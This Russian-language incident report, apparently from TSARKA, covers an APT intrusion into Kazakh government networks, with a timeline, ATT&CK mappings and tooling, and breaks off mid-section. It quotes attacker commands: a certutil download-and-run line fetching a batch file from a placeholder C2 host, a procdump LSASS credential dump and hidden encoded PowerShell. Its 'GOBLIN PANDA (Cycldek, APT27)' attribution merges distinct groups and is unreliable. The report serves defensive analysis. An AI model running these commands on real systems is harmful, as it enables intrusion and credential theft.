Отчёт об атаке на инфрастуктуры государственных органов РК

TSARKA.COM

Оглавление

Оглавление

Резюме инцидента

Общее описание инцидента

TSARKA в ходе реагирования на целевой инцидент информационной безопасности была выявлена масштабная компрометация инфраструктуры нескольких государственных органов Республики Казахстан (далее — госорганы РК). Первая фиксация аномальной активности зафиксирована 27 декабря 2024 года, а инцидент получил подтверждение и начал расследоваться комплексно с января 2025 года. В ходе расследования была установлена скоординированная и многоступенчатая кибератака, направленная на критически важные сегменты инфраструктуры госорганов, включая серверы электронной почты Microsoft Exchange, доменные контроллеры Active Directory и рабочие станции сотрудников.

Атака носила продолжительный и скрытый характер: злоумышленники не менее полугода удерживали несанкционированный доступ, используя продвинутые методы уклонения от обнаружения, включая скрытые учётные записи, подмену легитимных системных процессов и использование специализированных инструментов, характерных для целевых (APT) атак

Сегменты инфраструктуры, подвергшиеся компрометации:

- **Серверы электронной почты Microsoft Exchange.**
- **Контроллеры доменов (Domain Controllers) на базе Windows Server.**
- **Рабочие станции сотрудников с высоким уровнем привилегий.**
- **Серверы критически важных приложений и внутренние системы управления.**

Резюме инцидента

Краткая характеристика атакующих

На основании анализа артефактов и выявленных техник атаки с высокой степенью уверенности предполагается, что за атакой стоит китайская кибершпионская группировка, известная в открытых источниках как GOBLIN PANDA (Cycldek, APT27).

Данная группировка действует как минимум с 2013 года и специализируется на высокоточных шпионских операциях против государственных учреждений и критически важных инфраструктур. Типичные техники и инструменты этой APT-группировки, идентифицированные в ходе расследования:

• PlugX — вредоносный инструмент удалённого доступа (Remote Access Trojan, RAT), позволяющий осуществлять долгосрочное закрепление, управление заражёнными системами и скрытую эксфильтрацию данных.

• Cobalt Strike Beacon — мощный инструмент, используемый для закрепления, lateral movement, удалённого управления и эксфильтрации данных.

• DLL Sideloading — техника скрытого внедрения и запуска вредоносных библиотек через легитимные приложения.

• Китайские специализированные утилиты для сетевой разведки и сбора информации, например, fscan64.exe.

Предположительные цели атаки:

• Длительный и устойчивый доступ к информации ограниченного распространения.

• Сбор разведывательной информации о деятельности госорганов РК.

• Возможная подготовка инфраструктуры для последующих атак и оперативного контроля за деятельностью объектов госуправления Республики Казахстан.

Географическая и административная принадлежность объектов атаки:

Все объекты, вовлечённые в инцидент, принадлежат государственным органам Республики Казахстан. Было выявлено, что злоумышленники одновременно скомпрометировали и длительно удерживали доступ к инфраструктуре нескольких территориально и административно независимых государственных органов, что подчёркивает целенаправленный и стратегический характер действий атакующих.

Хронология инцидента

Для полноценного анализа и понимания сути компрометации инфраструктуры ГО крайне важно подробно представить временные рамки и ключевые события.

Данный раздел отчёта описывает в хронологическом порядке этапы, методы и активности злоумышленников, зафиксированные специалистами TSARKA в ходе реагирования и расследования инцидента.

Этап 1

октябрь 2023 г.

Первичная компрометация

Первое подтверждённое событие компрометации инфраструктуры госоргана зафиксировано 13 октября 2023 года. В это время злоумышленники впервые получили несанкционированный доступ к серверу управления инфраструктурой одного из субъектов государственного сектора, выполнив дамп процесса LSASS (Local Security Authority Subsystem Service).

Использованные техники и TTPs (MITRE ATT&CK):

- T1003.001: OS Credential Dumping (LSASS Memory)
- T1078: Valid Accounts (использование легитимных учётных записей)

Данные действия обеспечили злоумышленникам первичное закрепление в сети и получение важных учётных данных, использованных в последующих этапах атаки.

Этап 2

декабрь 2024 — февраль 2025 г.

Разведка, закрепление и lateral movement

С декабря 2024 года активность злоумышленников перешла на новый уровень, характеризуемый масштабной разведкой и распространением в инфраструктуре госорганов.

Ключевые события этапа:

27 декабря 2024 года:

Зафиксировано массовое сетевое сканирование внутренних подсетей Единой Транспортной Среды (ЕТС) госорганов с IP-адресов внутри инфраструктуры. Сканирование велось с целью выявления уязвимых систем и потенциальных целей.
о Использованы китайские инструменты разведки и сканирования, такие как fscan64.exe.

30 декабря 2024 года:

Новая волна интенсивного сканирования охватывает расширенные сегменты инфраструктуры госорганов с использованием ранее закреплённого узла как прокси-сервера для внутренних сетевых атак.

Январь 2025 года:

- Выявлено использование специализированного вредоносного ПО: RAT Stowaway и модифицированные версии PlugX. Оба инструмента обеспечивали скрытое удалённое управление с компрометированных узлов и создавали устойчивый механизм закрепления в системе.
- Вредоносное ПО использовало легитимные системные процессы (например, MicrosoftUpdate.exe и ApplicationFrameHost64.exe) и запланированные задачи (например, CacheTask64 и ResolutionHost64) для персистентности.
- Выявлены попытки эскалации привилегий, манипуляции с политиками безопасности и внесение вредоносных файлов в исключения антивирусных решений для обхода защитных механизмов.

Февраль 2025 года:

- Зафиксировано горизонтальное распространение (lateral movement) на внутренние критически важные серверы и рабочие станции, в том числе с использованием административных учётных записей скомпрометированных доменов.
- Злоумышленники активно используют инструменты удалённого исполнения команд, такие как PsExec, и утилиты системного администрирования Windows (команды: tasklist, schtasks, wmic, net use, dir).

Использованные техники и TTPs (MITRE ATT&CK):

T1046: Network Service Scanning

T1053.005: Scheduled Task/Job (Scheduled Task)

T1027.003: Obfuscated Files or Information (Encrypted Binary)

T1547: Boot or Logon Autostart Execution

T1059.001: Command and Scripting Interpreter (PowerShell)

T1562.001: Impair Defenses (Disable or Modify Tools)

Этап 3

январь–март 2025 г.

Эксфильтрация данных

На данном этапе зафиксирована целенаправленная эксфильтрация конфиденциальной информации, включая переписку, служебные документы и сведения об учётных записях.

Ключевые события этапа:

Использование PowerShell-скриптов

Использование PowerShell-скриптов (например, GetPst.ps1) для экспорта и архивации содержимого почтовых ящиков сотрудников с последующим шифрованием полученных данных.

Выгрузка данных


Выгрузка данных осуществлялась через каналы управления и контроля (C2), зафиксированы множественные соединения с внешними узлами управления.

Утечка чувствительной информации

Подтверждена утечка чувствительной информации, в том числе административных и пользовательских учётных записей, системной информации и служебной переписки.

Использованные техники и TTPs (MITRE ATT&CK):

- T1005: Data from Local System
- T1020: Automated Exfiltration
- T1041: Exfiltration Over C2 Channel
- T1560.001: Archive Collected Data



Развитие атаки и признаки компрометации

В данном разделе представлены результаты детального анализа механизмов, с помощью которых злоумышленники получили первичный доступ к инфраструктуре ГО. В ходе расследования инцидента экспертами TSARKA были установлены основные точки входа, эксплуатируемые уязвимости и используемые инструменты, позволившие злоумышленникам проникнуть в информационные системы и закрепиться в них для дальнейших действий.

Эксплуатируемые уязвимости и эксплойты

Первичный доступ злоумышленники получили путём эксплуатации широко известных и критически опасных уязвимостей в программном обеспечении, используемом в инфраструктуре государственных органов:

1. Эксплуатация SMBv1 (EternalBlue и DoublePulsar)

• Описание уязвимостей:

- EternalBlue (CVE-2017-0144) — уязвимость удалённого исполнения кода в протоколе SMBv1. Позволяет атакующему выполнять произвольный код с системными привилегиями на уязвимой системе без аутентификации.
- DoublePulsar — backdoor, используемый совместно с EternalBlue для последующего удалённого управления заражёнными хостами.

• Применённые техники (MITRE ATT&CK):

- T1203: Exploitation for Client Execution
- T1210: Exploitation of Remote Services
- T1190: Exploit Public-Facing Application

• Последствия:

- Злоумышленники получили несанкционированный доступ с привилегиями SYSTEM на первые заражённые хосты.
- Был установлен устойчивый канал удалённого управления через backdoor DoublePulsar.

2. Публично доступный сервер Microsoft Exchange (OWA)

• Описание уязвимости:

- Злоумышленники воспользовались публично доступным веб-интерфейсом Outlook Web Access (OWA), эксплуатируя уязвимости, типичные для некорректно настроенных или не обновлённых серверов Exchange. В частности, подтверждена эксплуатация уязвимости CVE-2021-31207, позволяющей выполнять произвольный код с высоким уровнем привилегий на сервере Exchange.

• Применённые техники (MITRE ATT&CK):

- T1071.001: Application Layer Protocol (Web Protocols)
- T1190: Exploit Public-Facing Application
- T1505.003: Server Software Component (Web Shell)

• Последствия:

- Размещение веб-шеллов (PSTWebShell.A, Chopper.F) для устойчивого удалённого доступа.
- Получение возможности выполнять произвольные команды и загружать дополнительные вредоносные компоненты (DLL, PowerShell-скрипты).

Средства проникновения и закрепления

Злоумышленники использовали комплекс специализированных инструментов для первичного доступа, разведки и дальнейшего закрепления в инфраструктуре:

1. fscan64.exe (сканирование и разведка сети)

- Китайский инструмент для массового сканирования портов, выявления открытых сервисов и уязвимостей внутри сети.
- Позволял оперативно идентифицировать уязвимые хосты и сервисы, подлежащие дальнейшей эксплуатации.

2. PowerShell-скрипты (вредоносная активность и закрепление)

- Скрипты использовались для скрытого выполнения команд, загрузки вредоносного ПО и проведения разведки.
- Примером является скрипт GetPst.ps1, задействованный на более поздних этапах для эксфильтрации электронной переписки и данных.

3. DLL Sideloading (PlugX, Cobalt Strike Beacon)

- Использовалась техника DLL Sideloading, при которой злоумышленники внедряли вредоносные библиотеки DLL, загружаемые через легитимные системные процессы.
- **Инструменты, использованные в этой методике:**
    - PlugX RAT — комплексный инструмент удалённого доступа и контроля.
    - Cobalt Strike Beacon — модуль для удалённого исполнения команд и lateral movement.
- **Применённые техники (MITRE ATT&CK):**
    - T1574.002: Hijack Execution Flow (DLL Side-Loading)
    - T1055: Process Injection
    - T1105: Ingress Tool Transfer

Признаки использования начального доступа (Access-as-a-Service)

Анализ собранных артефактов и временных рамок активности позволяет с высокой вероятностью предположить, что злоумышленники могли использовать модель «Access-as-a-Service», где первичный доступ был получен одной акторной группировкой и впоследствии предоставлен другой (в данном случае, предположительно APT27).

- Наличие временного разрыва между первичным проникновением (октябрь 2023 года) и активной эксплуатацией инфраструктуры (декабрь 2024 года) говорит в пользу гипотезы о передаче или продаже доступа.
- Использование широко известных эксплойтов EternalBlue и DoublePulsar для первичного проникновения — типичная практика для Initial Access Brokers, продающих затем полученный доступ специализированным группировкам, таким как GOBLIN PANDA (APT27).

• Применённые техники (MITRE ATT&CK):

- T1588: Obtain Capabilities
- T1588.001: Obtain Capabilities: Malware
- T1588.004: Obtain Capabilities: Exploits

Вектор атаки и первичный доступ

В ходе расследования инцидента TSARKA детально изучены этапы и методы, которые злоумышленники использовали для распространения в инфраструктуре ГО. В этом разделе подробно представлены выявленные техники, используемые инструменты, артефакты и индикаторы компрометации (IOCs).

Использованные техники и инструменты

В процессе анализа зафиксированы следующие ключевые инструменты и техники, которые обеспечили злоумышленникам закрепление и дальнейшее распространение по внутренней инфраструктуре.

1. Средства удалённого управления (RAT):

- **Stowaway (написан на Go):**
- Backdoor для скрытого удалённого управления, проксирования трафика, загрузки и исполнения дополнительного кода.
- Использовал маскировку под легитимные системные процессы (MicrosoftUpdate.exe).

- **PlugX RAT:**
- Продвинутый инструмент удалённого доступа, обеспечивающий многофункциональное управление заражёнными системами.
- Реализует DLL Sideloading через легитимные исполняемые файлы и подмену системных DLL (например, fspmapi.dll, avglogx.dll, klsafi.asb).

- **Cobalt Strike Beacon:**
- Инструмент удалённого исполнения команд, закрепления и lateral movement.
- Использует шифрованные каналы связи и активно применяется на всех этапах закрепления и распространения по сети.

Техники MITRE ATT&CK:

- T1071: Application Layer Protocol
- T1105: Ingress Tool Transfer
- T1055: Process Injection
- T1574.002: DLL Side-Loading

2. Закрепление (Persistence):

Злоумышленники применяли несколько механизмов для обеспечения устойчивого доступа и персистентности в заражённых системах:

- **Планировщик задач Windows (Task Scheduler):**
- Создание запланированных задач с легитимными названиями (CacheTask64, ResolutionHost64) для периодического запуска вредоносного ПО.

- **Службы Windows с маскировкой:**
- Создание фиктивных служб, маскирующихся под системные (например, SysUpdateService, TaskCacheHost), запускающих вредоносный код.

- **PsExec:**
- Утилита от Sysinternals для удалённого исполнения команд с повышением привилегий.

Техники MITRE ATT&CK:

- T1053.005: Scheduled Task/Job
- T1543.003: Windows Service
- T1569.002: System Services
- T1021.002: Remote Services (SMB/Windows Admin Shares)

3. Credential Dumping (извлечение учётных данных):

- **Дампы памяти LSASS:**
  - Использование утилит (например, procdump64.exe) для извлечения учётных данных пользователей и администраторов из памяти процесса LSASS.

Техники MITRE ATT&CK:

- T1003.001: OS Credential Dumping (LSASS Memory)
- T1003.003: NTDS

Эксфильтрация данных:

- **GetPst.ps1 (PowerShell-скрипт):**
  - Скрипт, использованный для экспорта и архивирования электронных писем с серверов Exchange.
  - Данные упаковывались в зашифрованные архивы для скрытой передачи на серверы управления злоумышленников (C2).
- **Архивирование и шифрование данных:**
  - Использование штатных утилит архивирования и последующего шифрования данных для сокрытия следов эксфильтрации

Техники MITRE ATT&CK:

- T1005: Data from Local System
- T1020: Automated Exfiltration
- T1041: Exfiltration Over C2 Channel
- T1560.001: Archive Collected Data

Обход защитных механизмов:

- **Исключения в Windows Defender:**
  - Внесение вредоносных файлов в списки исключений Windows Defender для предотвращения их обнаружения.
- **Отключение SmartScreen и защиты в реальном времени:**
  - Модификация политик безопасности через PowerShell и групповые политики для отключения функций безопасности.
- **Настройка исключений в Windows Firewall:**
  - Обеспечение беспрепятственной коммуникации с сервером управления (C2) и горизонтального распространения внутри сети.

Техники MITRE ATT&CK:

- T1562.001: Impair Defenses (Disable or Modify Tools)
- T1070: Indicator Removal

Горизонтальное перемещение и эскалация привилегий

В рамках расследования инцидента были детально изучены и задокументированы методы и техники, использованные злоумышленниками для горизонтального распространения (lateral movement) и эскалации привилегий внутри инфраструктуры ГО. Данный раздел фокусируется на конкретных действиях злоумышленников, административных учётных записях, маршрутах горизонтального перемещения и последовательности операций, направленных на эскалацию привилегий.

Использование административных учётных записей

В ходе анализа зафиксировано неправомерное использование административных учётных записей, которые были скомпрометированы на начальных этапах инцидента:

• Первая учётная запись:

- Использовалась для доступа к доменным контроллерам (DC) и высокопривилегированным серверам.
- Зафиксировано удалённое выполнение команд, связанных с разведкой сети, созданием запланированных задач и распространением вредоносного ПО на другие сегменты.

Использование административных учётных записей

В ходе анализа зафиксировано неправомерное использование административных учётных записей, которые были скомпрометированы на начальных этапах инцидента:

- **Вторая учётная запись:**
- Применялась для авторизации на сервере Exchange и ряде критически важных рабочих станций.
- Выполнялись команды PowerShell для эксфильтрации данных и изменения настроек безопасности (отключение защитных механизмов).

Таким образом, учётные записи с высоким уровнем привилегий злоумышленники использовали как ключевой ресурс для распространения внутри сети и получения доступа к чувствительным данным и критически важным узлам инфраструктуры.

Примеры команд, выполненных с указанных аккаунтов:

- powershell.exe -nop -w hidden -enc <Base64EncodedCommand>
- net use *IP*\C$ /user:dr
- psexec \\DESKTOP-449-39 -s -d cmd.exe /c certutil.exe -urlcache -split -f http://[C2]/newgo.bat newgo.bat && start newgo.bat

Техники MITRE ATT&CK:

- T1078.002: Valid Accounts (Domain Accounts)
- T1021.002: Remote Services (SMB/Admin Shares)
- T1059.001: Command and Scripting Interpreter (PowerShell)

Маршруты горизонтального перемещения (Lateral Movement)

Злоумышленники демонстрировали чётко организованное и целенаправленное перемещение внутри инфраструктуры, используя скомпрометированные хосты в качестве промежуточных узлов для дальнейшего распространения. Анализ показал следующую последовательность действий:

1. Компрометация сервера Exchange;
2. Получение доступа к доменному контроллеру через административный аккаунт (первая учетная запись);
3. Распространение вредоносного ПО и закрепление на рабочих станциях;
4. Доступ к внутренним критическим серверам;
5. Эскалация привилегий и дальнейшее закрепление вредоносных модулей с помощью Cobalt Strike и PsExec

Каждый шаг сопровождался системной разведкой (команды: dir, net use, tasklist, wmic), установкой планировщика задач (schtasks) и созданием вредоносных служб с легитимными названиями (ResolutionHost64, CacheTask64).

Эскалация привилегий

После закрепления в инфраструктуре злоумышленники методично проводили операции по повышению привилегий, стремясь получить максимальный уровень доступа:

- **Использование утилиты PsExec для удалённого выполнения команд с системными правами:**
- psexec \\target-host -s cmd.exe
- **Создание дампов памяти процесса LSASS с последующим извлечением учётных данных:**
- procdump64.exe -accepteula -ma lsass.exe ls.dmp
- **Импорт скомпрометированных учётных данных в инструменты удалённого доступа (например, Cobalt Strike Beacon) для сохранения длительного доступа.**

Техники MITRE ATT&CK:

- T1003.001: OS Credential Dumping (LSASS Memory)
- T1055: Process Injection
- T1068: Exploitation for Privilege Escalation
- T1134: Access Token Manipulation

Взаимосвязанность инфраструктур ГО

В ходе расследования инцидента была зафиксирована и тщательно изучена техническая взаимосвязь между инфраструктурами двух административно независимых ГО (далее обозначаемых как «госорган А» и «госорган Б»). Данный раздел описывает признаки и технические доказательства того, что инфраструктуры подверглись единой скоординированной атаке, направленной на скрытое распространение и закрепление злоумышленных действий.

Прямые сетевые соединения и сеансы управления (C2) между инфраструктурами

Анализ сетевого трафика выявил устойчивые и систематические сетевые взаимодействия между инфраструктурами двух различных госорганов: Узел электронной почты, принадлежащий госоргану А, использовался злоумышленниками в качестве платформы для удалённого управления и передачи команд на сервер управления инфраструктуры госоргана Б. Зафиксированы регулярные каналы управления (C2-сессии), через которые осуществлялась передача управляющих команд и вредоносного программного обеспечения между инфраструктурами.

- **Примеры выявленных коммуникаций:**
- [Узел электронной почты госоргана А] → [Сервер управления инфраструктуры госоргана Б] (C2-команды)

Техники MITRE ATT&CK:

- T1071: Application Layer Protocol (Web Protocols)
- T1090: Proxy

Повторяющиеся артефакты и инструменты

Проведённый криминалистический анализ позволил выявить идентичные вредоносные артефакты и инструменты, присутствующие в обеих инфраструктурах, что свидетельствует о едином источнике атаки:

Инструменты удалённого доступа (RAT): специализированное вредоносное ПО, обеспечивающее скрытый удалённый доступ и контроль.

Вредоносные скрипты и утилиты для сбора данных и сетевой разведки, включая инструменты, разработанные и использующиеся преимущественно китайскими APT-группами.

Идентичные методы закрепления и обхода антивирусной защиты (например, DLL Sideloading, использование легитимных имён процессов и задач).

Повторяемость и идентичность хешей и других индикаторов подтверждает факт единой, централизованной атаки, направленной на обе инфраструктуры.

Общие административные учётные записи и типовые сценарии разведки сети

В процессе анализа выявлено использование злоумышленниками одних и тех же административных учётных записей, неправомерно применяемых в обеих инфраструктурах:

- Использовались единые административные учётные записи, изначально принадлежащие инфраструктуре госоргана А, но применявшиеся для доступа к инфраструктуре госоргана Б.
- Зафиксированы типовые шаблоны команд и сценариев сетевой разведки (сканирование портов и сервисов), выполнявшихся одновременно в инфраструктурах обоих госорганов.

Примеры выявленных команд:

- powershell.exe -nop -w hidden -enc <Base64-кодированная команда>
- fscan64.exe -h [сегмент сети] -p 445,3389,5985

Техники MITRE ATT&CK:

- T1046: Network Service Scannin
- T1078: Valid Accounts

Узел электронной почты госоргана как центральный узел распространения

выступал в роли центрального узла распространения вредоносных действий:

• Этот сервер использовался как стартовая площадка для дальнейшего распространения и горизонтального перемещения по сети.
• Через него осуществлялись загрузка и распределение вредоносного программного обеспечения на инфраструктуру госоргана Б.
• Сервера управления (C2) атакующих имели устойчивую связь именно с данным узлом электронной почты, через который координировалась дальнейшая вредоносная активность.

Таким образом, данный сервер выполнял стратегическую функцию центра управления и распространения вредоносных действий между инфраструктурами двух независимых госорганов.

Оценка масштабов и стадийность атаки

В данном разделе подробно представлена аналитическая оценка масштабов, стадийности, а также вероятной кооперации нескольких группировок (APT-акторов), выявленных на основании анализа технических артефактов и использованных техник.

Многоступенчатый характер атаки

Анализ свидетельствует, что атака развивалась по чётко выраженным этапам (этапы соответствуют Cyber Kill Chain и MITRE ATT&CK):

1. Первичное проникновение (Initial Access)

- Эксплуатация публично известных критических уязвимостей (например, SMBv1 EternalBlue, DoublePulsar, уязвимости серверов Exchange OWA).
- Внедрение первичных веб-шеллов и бэкдоров для базового закрепления.

2. Разведка и выявление целей (Reconnaissance)

- Массовое сетевое сканирование внутренних сегментов с использованием специализированных китайских утилит (fscan64.exe).
- Целенаправленный поиск серверов, доменных контроллеров и рабочих станций с высоким уровнем привилегий.

3. Закрепление и эскалация привилегий (Persistence and Privilege Escalation)

- Установка вредоносных служб, планировщика задач, внедрение RAT и Cobalt Strike Beacon для длительного закрепления.
- Использование административных учётных записей и методов извлечения учётных данных (LSASS dumps) для повышения уровня доступа.

4. Управление и контроль (Command and Control, C2)

- Построение инфраструктуры управления с использованием внешних и внутренних серверов (сервер электронной почты госоргана А как основной узел управления).
- Скрытые C2-каналы для передачи команд, обновлений и загрузки новых вредоносных компонентов.

5. Эксфильтрация данных (Exfiltration)

- Использование автоматизированных скриптов (например, GetPst.ps1) и архивов для скрытого извлечения электронной переписки и иной чувствительной информации.
- Шифрование и скрытая передача данных через существующие C2-каналы.

Данная структурированная стадийность указывает на высокий уровень подготовки, планирования и реализации атаки со стороны злоумышленников.

Наличие элементов APT-кооперации (несколько акторов)

Характер и техническая сложность атаки позволяют предположить участие нескольких различных акторных группировок, координирующих свои действия на разных этапах атаки (так называемая модель Access-as-a-Service):

• Первичная компрометация с использованием широко известных уязвимостей (Initial Access Brokers), возможно, была осуществлена отдельной группировкой, специализирующейся на массовой эксплуатации уязвимостей для последующей перепродажи доступа.

• Следующая группировка, предположительно GOBLIN PANDA (APT27), осуществляла разведку, закрепление, управление инфраструктурой и непосредственно эксфильтрацию данных.

• Отличия в методиках и технических решениях (например, разные подходы к закреплению, различия в инструментарии на разных этапах) подтверждают гипотезу о том, что в атаке участвовало несколько акторов с различными задачами и специализациями.

Таким образом, наблюдается чёткая кооперация специализированных APT-структур, реализующих сложные операции в несколько этапов.

Распределение инструментов по ролям в атаке

Анализ выявил, что злоумышленники чётко разделяли и применяли инструменты в зависимости от специфики решаемых задач:

- **Разведка (Reconnaissance):**
  - Китайские инструменты сетевой разведки (fscan64.exe);
  - Сценарии массового сканирования для выявления уязвимостей и потенциальных целей.

- **Закрепление и управление (Persistence и Command & Control):**
  - Вредоносные RAT-модули (PlugX, Stowaway);
  - Использование Cobalt Strike Beacon для централизованного управления и выполнения команд;
  - DLL Sideloading и службы с легитимными названиями для устойчивого скрытого присутствия.

- **Эксфильтрация данных (Exfiltration):**
  - Специализированные PowerShell-скрипты (GetPst.ps1), архиваторы и инструменты шифрования данных;
  - Использование существующих каналов управления для скрытой передачи данных.

Такое разделение подтверждает высокий профессионализм злоумышленников, ориентированных на максимальную эффективность и скрытность операций.

Потенциальные угрозы и последствия

На основании результатов расследования, были выявлены критические угрозы и потенциальные последствия, связанные с успешной реализацией сложной APT-атаки на инфраструктуры ГО. Данный раздел отчёта раскрывает аналитическую оценку текущих и возможных последствий, учитывая масштабы и характер выявленной активности.

Устойчивое присутствие злоумышленников

Расследование подтвердило, что злоумышленники имели долгосрочное и устойчивое присутствие в инфраструктурах подвергшихся атаке госорганов:

• Обнаружены механизмы скрытого закрепления, такие как внедрение RAT-модулей, вредоносных сервисов и задач автозапуска, которые позволяли злоумышленникам сохранять постоянный скрытый доступ.

• Имеются признаки использования скрытых и резервных каналов управления (C2), обеспечивающих возможность незаметно восстанавливать доступ, даже после частичной очистки инфраструктуры.

• Возможность сохранения скрытых учётных записей и механизмов обхода антивирусной защиты делает высоковероятным продолжение несанкционированного контроля атакующих за внутренней инфраструктурой госорганов.

Таким образом, угроза сохранения устойчивого доступа и повторной активации вредоносной активности остаётся актуальной.

Риски для смежных ведомств и национальной инфраструктуры

Проведённый анализ показал, что успешная реализация подобной масштабной атаки создаёт риски не только для непосредственно затронутых организаций, но и для других ведомств и критически важной национальной инфраструктуры Республики Казахстан:

• В связи с тесными технологическими и административными связями между государственными ведомствами существует риск горизонтального распространения атаки на смежные госорганы.

• Злоумышленники могли использовать скомпрометированную инфраструктуру для последующей атаки на иные органы, ведомства и критически важные государственные информационные ресурсы.

• Высокая вероятность использования полученной конфиденциальной информации для дестабилизации, разведывательных операций или иных негативных сценариев, влияющих на национальную безопасность Республики Казахстан.

Возможность повторной компрометации

Высокий уровень закрепления и использования комплексных техник компрометации повышает вероятность повторной или дополнительной атаки в будущем:

• Если меры по устранению выявленных уязвимостей и удалению всех вредоносных артефактов будут выполнены не полностью или не системно, злоумышленники смогут восстановить удалённый доступ в кратчайшие сроки.

• Учётные записи с повышенными привилегиями, если они не подвергнутся тщательному аудиту и ротации паролей, могут быть использованы для повторного проникновения.

• Отсутствие регулярного мониторинга и комплексного подхода к защите и реагированию существенно увеличивает риск повторной эксплуатации ранее выявленных слабых мест.

Утечка конфиденциальных данных


В рамках инцидента была подтверждена эксфильтрация критически важной и конфиденциальной информации, что несёт значительные репутационные, политические и экономические риски:

• Утечка электронной переписки сотрудников госорганов, которая может содержать конфиденциальные сведения о внутренней деятельности, персональные данные сотрудников и чувствительную переписку.

